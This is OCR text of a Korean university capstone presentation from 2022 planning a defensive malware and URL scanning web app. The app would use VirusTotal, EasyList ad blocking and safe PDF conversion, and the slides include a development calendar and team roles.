

django
VirusTotal
악성코드 보고서
URL 검사
안전한 PDF로 변환
EasyList
AD BLOCKER
광고배너차단

프로그램 전체구조


악성위협
탐지 시스템
악성파일 검사
URL 검사
의심 파일 변환
검사 보고서
광고 배너 차단
메일 URL
위험도 검사
Danger Zone
Virus Total
Easy List
Virus Total


기능별 세부 구조와 기능

EasyList



사이트 내 광고배너 차단

기능별 세부 구조와 기능




Mail 내 URL SCAN

Mail 이외의 다른 URL도 스캔 가능

기능별 세부 구조와 기능

예상 결과 화면




1. LINK 위험도 표시

2. 해당 URL에 대한 위험성 표시

3. 사이트 접속에 주의 안내

4. 사용자 PC가 악성코드 감염될 위험이 있음을 표시

기능별 세부 구조와 기능


file
Extract
Document pixels
Pixels to pdf
IMG PDF
OCR PDF
Virus Total API
Report(json)
Report(html)

기능 별 핵심 사항

파일변환
감염 파일의 악성코드 삭제
문서 내용 무손상 상태로 반환

광고 배너 차단 기능
광고 배너를 가려 광고 없이 사이트 이용 가능

파일 검사 보고서
감염 파일이 보유한 악성 코드 데이터 제공

메일 URL 검사 기능
URL을 스캔해 어떤 위협사항이 있는지 보고

개발 일정

3月

일	월	화	수	목	금	토
27	28	1 삼일절	2	3 (음) 02.01	4	5 경칩
6	7	8 조구성 및 지도교수님 컨택	9 20대 대통령선거 주제 선정 및 구현 기능 정리 ›	10	11	12
13 ‹ 주제 선정 및 구현 기능 정리	14	15	16 기능 구현 세부 절차 정리 ›	17 (음) 02.15	18	19
20 ‹ 기능 구현 세부 절차 정리	21 춘분	22	23 (음) 02.21 기능별 사용 기술 정리 ›	24	25	26
27 ‹ 기능별 사용 기술 정리 제안발표	28	29	30 URL 위험도 감지 기능 구현 ›	31	1 (음) 03.01	2

개발 일정

4月

일	월	화	수	목	금	토
27	28	29	30	31	1 (음) 03.01	2
< 기능별 사용 기술 정리			URL 위험도 감지 기능 구현			>
제안발표						
3	4	5 청명	6 한식	7 (음) 03.07	8	9
< URL 위험도 감지 기능 구현						>
10	11	12	13	14	15 (음) 03.15	16
< URL 위험도 감지 기능 구현			광고배너 차단 기능 구현			>
17	18	19	20 곡우	21 (음) 03.21	22	23
< 광고배너 차단 기능 구현						>
24	25	26	27	28	29	30
< 광고배너 차단 기능 구현			HWP 문서 내 위협 감지 기능 구현			>

개발 일정

5月

일	월	화	수	목	금	토
1 (음) 04.01	2	3	4	5 어린이날	6	7 (음) 04.07
‹ HWP 문서 내 위협 감지 기능 구현 ›						
오후 10:00 중간발표						
8 부처님 오신 날	9	10	11	12	13	14
‹ HWP 문서 내 위협 감지 기능 구현 ›						
15 (음) 04.15	16	17	18	19	20	21 소만
‹ HWP 문서 내 위협 감지 기능 구현 ›			URL 위험도 감지 및 차단 기능 구현 ›			
22	23	24	25	26	27	28
‹ URL 위험도 감지 및 차단 기능 구현 ›						
29	30 (음) 05.01	31	1 2022 지방선거	2	3 단오	4
‹ URL 위험도 감지 및 차단 기능 구현 ›			최종 테스트 및 버그 수정 ›			

개발 일정

6月

일	월	화	수	목	금	토
29	30 (음) 05.01	31	1 2022 지방선거	2	3 단오	4
< URL 위험도 감지 및 차단 기능 구현			최종 테스트 및 버그 수정 >			
5 (음) 05.07	6 현충일	7	8	9	10	11
< 최종 테스트 및 버그 수정						
12	13 (음) 05.15	14	15	16	17	18
최종발표						
19 (음) 05.21	20	21 하지	22	23	24	25
26	27	28	29 (음) 06.01	30	1	2

역할 분담

이채은
HWP 파일변환,
악성 URL 탐지

서아름
악성파일 탐지
AD Block 차단

이은서
악성파일 탐지
AD Block 차단

송승민
HWP 파일변환,
악성 URL 탐지


감사합니다
2022 사이버보안 캡스톤 디자인